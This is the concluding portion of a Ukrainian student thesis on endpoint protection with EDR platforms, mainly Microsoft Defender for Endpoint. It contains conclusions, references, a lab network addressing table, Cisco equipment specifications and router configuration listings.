


Рисунок 3.46 - Налаштування папки для відновлення паролю




Рисунок 3.47 - Налаштування шифрування




Рисунок 3.48 - Налаштування політики використання USB




Рисунок 3.49 - Результат створеної політики




Рисунок 3.50 - Результат створеної політики




Рисунок 3.51 - Додавання кінцевих вузлів до політики

Висновки до третього розділу

У третьому розділі було реалізовано захист кінцевих вузлів за допомогою EDR платформ. Спочатку налаштували мережеве обладнання, забезпечивши інфраструктуру для подальших кроків. Далі встановили Active Directory на базі Windows Server 2019 для централізованого керування користувачами та ресурсами.

Наступним етапом було налаштування Microsoft Defender for Endpoint, що забезпечило захист кінцевих точок від кіберзагроз. Нарешті, здійснили виявлення та аналіз реальних загроз, моніторячи активність у мережі та реагуючи на потенційні інциденти безпеки. Використання EDR-платформ дозволило оперативно ідентифікувати підозрілу активність, провести детальний аналіз інцидентів та вжити відповідних заходів для їх нейтралізації.

Особливу увагу було приділено налаштуванню політики безпеки для кінцевих пристроїв. Це включало визначення правил доступу, шифрування даних, моніторинг активності користувачів та реагування на інциденти безпеки. Впроваджені політики дозволили ефективно управляти ризиками та забезпечити високий рівень захисту мережі.

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				69
Змн.	Арк.	№ докум.	Підпис	Дата		

Таким чином, у третьому розділі створено комплексну систему захисту кінцевих вузлів, яка використовує сучасні EDR-платформи та мережеве обладнання для забезпечення високого рівня безпеки. Реалізовані заходи дозволяють ефективно захищати мережу від кіберзагроз, забезпечуючи стабільну та безпечну роботу організації.

ВИСНОВКИ

У цій кваліфікаційній роботі було досліджено та реалізовано захист кінцевих вузлів з використанням EDR платформ, що сприяє підвищенню рівня безпеки в мережах. Основний результат досягнутий у відповідності до поставленої мети – розробка та впровадження ефективної системи захисту кінцевих вузлів з використанням EDR платформ.

Перший розділ присвячений основам кінцевих вузлів у мережах та їхній ролі в забезпеченні безпеки. Описуються основні загрози та типи атак, які можуть бути спрямовані на персональні комп'ютери та мобільні пристрої. Розглянуто різні методи та засоби захисту кінцевих вузлів, акцентуючи увагу на EDR платформах. У цьому контексті визначено роль EDR у сучасних системах безпеки та проведено порівняльний аналіз популярних рішень, включаючи детальний огляд Microsoft Defender for Endpoint. Також розглянуто тенденції розвитку EDR технологій, що підкреслює їхнє значення у забезпеченні безпеки.

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				70
Змн.	Арк.	№ докум.	Підпис	Дата		

Другий розділ був присвячений проектуванню мережі із використанням EDR платформ. Проведено планування і розробку загальної архітектури локальної комп'ютерної мережі, включаючи розробку схеми IP-адресації та маршрутизації між пристроями. Розроблено політику безпеки для кінцевих пристроїв та вибрано обладнання, зокрема маршрутизаторів та комутаторів, що забезпечують ефективну роботу мережі та інтеграцію з EDR рішеннями.

Третій розділ охоплює практичні аспекти впровадження та налаштування EDR платформ для захисту кінцевих вузлів. Проведено налагодження мережевого обладнання та встановлення Active Directory на базі Windows Server 2019 для централізованого керування користувачами та ресурсами. Налаштовано Microsoft Defender for Endpoint, що забезпечило захист кінцевих точок від кіберзагроз. Було проведено виявлення та аналіз реальних загроз, моніторинг активності у мережі та реагування на інциденти безпеки. Впроваджені політики безпеки для кінцевих пристроїв дозволили ефективно управляти ризиками та забезпечити високий рівень захисту мережі.

Таким чином, у результаті виконання кваліфікаційної роботи було досягнуто комплексного захисту кінцевих вузлів за допомогою сучасних EDR платформ, що забезпечує стабільну та безпечну роботу організації в умовах сучасних кіберзагроз. Реалізовані рішення дозволяють ефективно виявляти, аналізувати та реагувати на загрози, що є ключовим фактором для забезпечення кібербезпеки в сучасних інформаційних системах.

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				71
Змн.	Арк.	№ докум.	Підпис	Дата		

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Hand M. Evading EDR: The Definitive Guide to Defeating Endpoint Detection Systems. Big Book, 2023. 312 p.
2. What is an Endpoint?. Palo Alto Networks. URL: <https://www.paloaltonetworks.com/cyberpedia/what-is-an-endpoint>.
3. What Is an Endpoint? | Microsoft Security. Your request has been blocked. This could be due to several reasons. URL: <https://www.microsoft.com/en-us/security/business/security-101/what-is-an-endpoint>.
4. Судольський Р. Основні види кібератак і як від них захиститися. Експлейнер від «Кіберакселератора». Speka - онлайн медіа про технології та підприємництво | SPEKA.media | SPEKA.media. URL: <https://speka.media/kiberbezpeka/osnovni-vidi-kiberatak-i-yak-vid-nix-zaxistitsiya-kvz5wv>.
5. 13 dangerous mobile device cybersecurity threats | SimpleMDM. SimpleMDM: Intuitive & Powerful Apple MDM Solution. URL: <https://simplemdm.com/blog/common-mobile-device-cybersecurity-threats/>.
6. Top 20 Most Common Types Of Cyber Attacks | Fortinet. Fortinet. URL: <https://www.fortinet.com/resources/cyberglossary/types-of-cyber-attacks>.
7. Cyber Attack. Imperva.com. URL: <https://www.imperva.com/learn/application-security/cyber-attack/>.
8. What are the Types of Endpoint Security?. Palo Alto Networks. URL: <https://www.paloaltonetworks.com/cyberpedia/types-of-endpoint-security>.
9. EDR Security Explained - How Does EDR Work. Acronis. URL: <https://www.acronis.com/en-eu/blog/posts/edr-security/>.
10. What is Endpoint Detection and Response (EDR)?. Kiteworks | Your Private Content Network. URL: <https://www.kiteworks.com/risk-compliance-glossary/endpoint-detection-response/>.
11. 7 Benefits of EDR Security for Your Business. Ace Cloud. URL: <https://www.acecloudhosting.com/blog/7-benefits-of-edr/>.
12. Carbon Black Endpoint | Endpoint Protection. VMware. URL: <https://www.vmware.com/products/carbon-black-endpoint.html>.
13. Symantec Endpoint Detection and Response | Sertalink Belgium & Luxembourg. Sertalink Belgium & Luxembourg. URL: <https://sertalink.com/symantec-endpoint-detection-and-response/>.
14. What is Endpoint Detection and Response (EDR)?. SentinelOne. URL: <https://www.sentinelone.com/cybersecurity-101/what-is-endpoint-detection-and-response-edr/>.
15. What is Sentinel One EDR? | Features of Sentinel One EDR. Xcitium. URL: <https://www.xcitium.com/sentinel-one-edr/>.
16. What is EDR? Endpoint Detection & Response Defined. crowdstrike.com. URL: <https://www.crowdstrike.com/cybersecurity-101/endpoint-security/endpoint-detection-and-response-edr/>.
17. Microsoft Defender for Endpoint - Microsoft Defender for Endpoint. Microsoft Learn: Build skills that open doors in your career. URL: <https://learn.microsoft.com/en-us/defender/>.

		Лінецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				72
Змн.	Арк.	№ докум.	Підпис	Дата		


<https://learn.microsoft.com/en-us/defender-endpoint/microsoft-defender-endpoint>.

18. The Complete Office 365 and Microsoft 365 Licensing Comparison. Infused Innovations. URL: https://www.infusedinnovations.com/blog/secure-modern-workplace/complete-office-365-and-microsoft-365-licensing-comparison?utm_source=reddit&utm_medium=organic&utm_campaign=blog&utm_term=xdr.
19. Cisco 7200 Series Routers. Cisco. URL: <https://www.cisco.com/c/en/us/support/routers/7200-series-routers/series.html>.
20. Комутатор Cisco Catalyst 2960 Plus (WS-C2960+24LC-S). stack-systems.com.ua - Мережеве обладнання. URL: <https://stack-systems.com.ua/kommutator-cisco-ws-c2960-24lc-s>.
21. Understand Open Shortest Path First (OSPF) - Design Guide. Cisco. URL: <https://www.cisco.com/c/en/us/support/docs/ip/open-shortest-path-first-ospf/7039-1.html>.
22. Top 25 Active Directory Security Best Practices. Active Directory Pro. URL: <https://activedirectorypro.com/active-directory-security-best-practices/>.
23. Laskowski B. How To Test Antivirus and EDR Software: A Complete Guide. SIEM + Endpoint Visibility + XDR For SMB | Blumira. URL: <https://www.blumira.com/blog/test-antivirus-edr-software>.
24. endpoint-detection-methology/msf/MSF-Setup.md at main · blumirabrian/endpoint-detection-methology. GitHub. URL: <https://github.com/blumirabrian/endpoint-detection-methology/blob/main/msf/MSF-Setup.md#payload-generation>.

ДОДАТКИ

		Лінецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				74
Змн.	Арк.	№ докум.	Підпис	Дата		

Схема побудованої мережі



Адресація мережі

Таблиця Б.1 - Параметри IP-адресації мережі

Мережа/ Пристрій	Інтерфейс/Шлюз	IP-адреса	Маска	Префікс
Мережа INTERNET	-	192.168.1.0	255.255.255.252	/30
Internet	Ethernet	192.168.1.1	255.255.255.252	/30
R-MAIN	Ethernet3/0	192.168.1.2	255.255.255.252	/30
Мережа HACKER	-	192.168.2.0	255.255.255.248	/29
R-MAIN	Ethernet3/1	192.168.2.1	255.255.255.248	/29
WS-Hacker	Ethernet1/0	192.168.2.2	255.255.255.248	/29
Мережа А	-	202.9.1.0	255.255.255.128	/25
R-1	Ethernet1/0	202.9.1.1	255.255.255.128	/25
SW-1	Vlan 1	202.9.1.2	255.255.255.128	/25
	Шлюз за замовч.	202.9.1.1	-	-
	Основ. DNS-сервер	202.9.1.3	-	-
MAIN-AD-SRV	Мережний адаптер	202.9.1.3	255.255.255.128	/25
	Шлюз за замовч.	202.9.1.1	-	-
RESERV-AD-SRV	Мережний адаптер	202.9.1.4	255.255.255.128	/25
	Шлюз за замовч.	202.9.1.1	-	-
WS-1-1	Мережний адаптер	202.9.1.5	255.255.255.128	/25
	Шлюз за замовч.	202.9.1.1	-	-
	Основ. DNS-сервер	202.9.1.3	-	-
Мережа В	-	202.9.2.0	255.255.255.128	/25
R-2	Ethernet3/0	202.9.2.1	255.255.255.128	/25
SW-2	Vlan 1	202.9.2.2	255.255.255.128	/25
	Шлюз за замовч.	202.9.2.1	-	-
	Основ. DNS-сервер	202.9.1.3	-	-
Робочі станції	Мережний адаптер	202.9.2.3- 202.9.2.10	255.255.255.128	/25
	Шлюз за замовч.	202.9.2.1	-	-
	Основ. DNS-сервер	202.9.1.3	-	-
Мережа С	-	202.9.3.0	255.255.255.128	/25
R-3	Ethernet3/0	202.9.3.1	255.255.255.128	/25
SW-3	Vlan 1	202.9.3.2	255.255.255.128	/25
	Шлюз за замовч.	202.9.3.1	-	-
	Основ. DNS-сервер	202.9.1.3	-	-

Продовження таблиці Б.1.

Робочі станції	Мережний адаптер	202.9.3.3- 202.9.3.10	255.255.255.128	/25
	Шлюз за замовч.	202.9.3.1	-	-
	Основ. DNS-сервер	202.9.1.3	-	-
Мережа D	-	202.9.4.0	255.255.255.252	/30
R-MAIN	FastEthernet0/0	202.9.4.1	255.255.255.252	/30

R-1	FastEthernet0/0	202.9.4.2	255.255.255.252	/30
Мережа E	-	202.9.5.0	255.255.255.252	/30
R-MAIN	FastEthernet1/0	202.9.5.1	255.255.255.252	/30
R-2	FastEthernet0/0	202.9.5.2	255.255.255.252	/30
Мережа F	-	202.9.6.0	255.255.255.252	/30
R-MAIN	FastEthernet1/1	202.9.6.1	255.255.255.252	/30
R-3	FastEthernet1/1	202.9.6.2	255.255.255.252	/30
Мережа G	-	202.9.7.0	255.255.255.252	/30
R-1	FastEthernet2/0	202.9.7.1	255.255.255.252	/30
R-2	FastEthernet2/0	202.9.7.2	255.255.255.252	/30
Мережа H	-	202.9.8.0	255.255.255.252	/30
R-1	FastEthernet0/1	202.9.8.1	255.255.255.252	/30
R-3	FastEthernet0/0	202.9.8.2	255.255.255.252	/30
Мережа I	-	202.9.9.0	255.255.255.252	/30
R-2	FastEthernet1/0	202.9.9.1	255.255.255.252	/30
R-3	FastEthernet1/0	202.9.9.2	255.255.255.252	/30

ДОДАТОК В

Технічні характеристики обладнання

Маршрутизатор Cisco 7206VXR

Характеристика	Значення
Модель	Cisco 7206VXR
Форм-фактор	Modular chassis, 6 slots
Процесор	NPE-G1, NPE-G2
Оперативна пам'ять (RAM)	До 1 ГБ

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				77
Змн.	Арк.	№ докум.	Підпис	Дата		

Флеш-пам'ять	До 256 МБ
Інтерфейси	Fast Ethernet, Gigabit Ethernet, Serial, ATM, POS
Модулі розширення	Network Processing Engine (NPE), I/O controllers
Пропускна здатність	До 2 млн пакетів за секунду
Мережеві функції	QoS, MPLS, VPN, NAT, ACLs, Firewall, IDS/IPS
Протоколи маршрутизації	RIP, OSPF, EIGRP, BGP, IS-IS
Підтримка VLAN	Так (IEEE 802.1Q)
Живлення	AC, DC варіанти
Розміри (ВхШхГ)	13.3 x 44.5 x 40.6 см
Вага	Приблизно 16 кг
Температура експлуатації	0°C до 40°C
Вологість експлуатації	5% до 95% без конденсації
Підтримка ОС	Cisco IOS Software
Безпека	VPN, IPsec, SSL, сертифікація 802.1x

Комутатор Cisco WS-C2960-24LC-S

Характеристика	Опис
Модель	Cisco WS-C2960-24LC-S
Кількість портів	24 порти (10/100 Мбіт/с)
Порти SFP	2 порти SFP (1000 Мбіт/с)
Швидкість портів	Автоматичне визначення швидкості (10/100)
VLAN	Підтримка VLAN
QoS	Підтримка QoS (Quality of Service)
PoE	Підтримка PoE (Power over Ethernet)
Стандартна пам'ять	64 МБ
Технологія пам'яті	DRAM
Флеш-пам'ять	32 МБ
Форм-фактор	Монтаж в стійку
Розмір	44.5 x 27.9 x 4.5 см
Вага	3.18 кг
Підтримка стандартів	IEEE 802.3, 802.3u, 802.3ab, 802.3af, 802.3x
Швидкість передачі даних	До 100 Мбіт/с на порт
Управління	Локальне та віддалене управління
Безпека	ACL, SSH, HTTPS, SNMPv3, IP Source Guard

ДОДАТОК Г

Лістинг конфігурації пристроїв

```
R-1
!
!
! Last configuration change at 23:45:10 UTC
Mon Jun 3 2024
upgrade fpd auto
version 15.2
service timestamps debug datetime msec
service timestamps log datetime msec
service password-encryption
!
hostname R-1
!
boot-start-marker
boot-end-marker
!
!
!
no aaa new-model
no ip icmp rate-limit unreachable
!
!
!
no ip domain lookup
ip domain name lipetskyi.net
ip cef
no ipv6 cef
!
multilink bundle-name authenticated
!
!
!
!
username admin privilege 15 secret 5
$1$jkCD$3C9sEawmY9WgslyEt1y12/
username user privilege 5 secret 5
$1$/4Qq$VwZLxTSRVn.w6brYZFD3V0
!
redundancy
!
!
ip tcp synwait-time 5
ip ssh version 2
!

!
!
!
interface FastEthernet0/0
ip address 202.9.4.2 255.255.255.252
duplex half
speed auto
!
interface FastEthernet0/1
ip address 202.9.8.1 255.255.255.252
duplex auto
speed auto
!
interface Ethernet1/0
ip address 202.9.1.1 255.255.255.128
duplex half
!
interface Ethernet1/1
no ip address
shutdown
duplex half
!
interface Ethernet1/2
no ip address
shutdown
duplex half
!
interface Ethernet1/3
no ip address
shutdown
duplex half
!
interface FastEthernet2/0
ip address 202.9.7.1 255.255.255.252
duplex half
!
router ospf 12
network 202.9.1.0 0.0.0.127 area 0
network 202.9.4.0 0.0.0.3 area 0
network 202.9.7.0 0.0.0.3 area 0
network 202.9.8.0 0.0.0.3 area 0
!
ip forward-protocol nd
no ip http server
```

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				79
Змн.	Арк.	№ докум.	Підпис	Дата		

```

no ip http secure-server
!
!
!
no cdp log mismatch duplex
!
!
!
!
control-plane
!
!
!
mgcp profile default
!
!
!
gatekeeper
shutdown
!
!
line con 0
exec-timeout 0 0
privilege level 15
logging synchronous
stopbits 1
line aux 0
exec-timeout 0 0
privilege level 15
logging synchronous
stopbits 1
line vty 0 4
login local
transport input ssh
!
!
end
R-2
!
!
!
! Last configuration change at 23:13:42 UTC
Mon Jun 3 2024
!
upgrade fpd auto
version 15.0
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname R-2
!
boot-start-marker

```

```

boot-end-marker
!
!
no aaa new-model
!
!
!
ip source-route
no ip icmp rate-limit unreachable
ip cef
!
!
!
no ip domain lookup
ip domain name lipetskyi.net
no ipv6 cef
!
multilink bundle-name authenticated
!
!
!
username admin privilege 15 secret 5
$1$dJBK$SfbzNW18KurNY3ROM8SnI/
username user privilege 5 secret 5
$1$tCVW$SAx1KiyVKMqjLUcljy9aM1
!
redundancy
!
!
ip tcp synwait-time 5
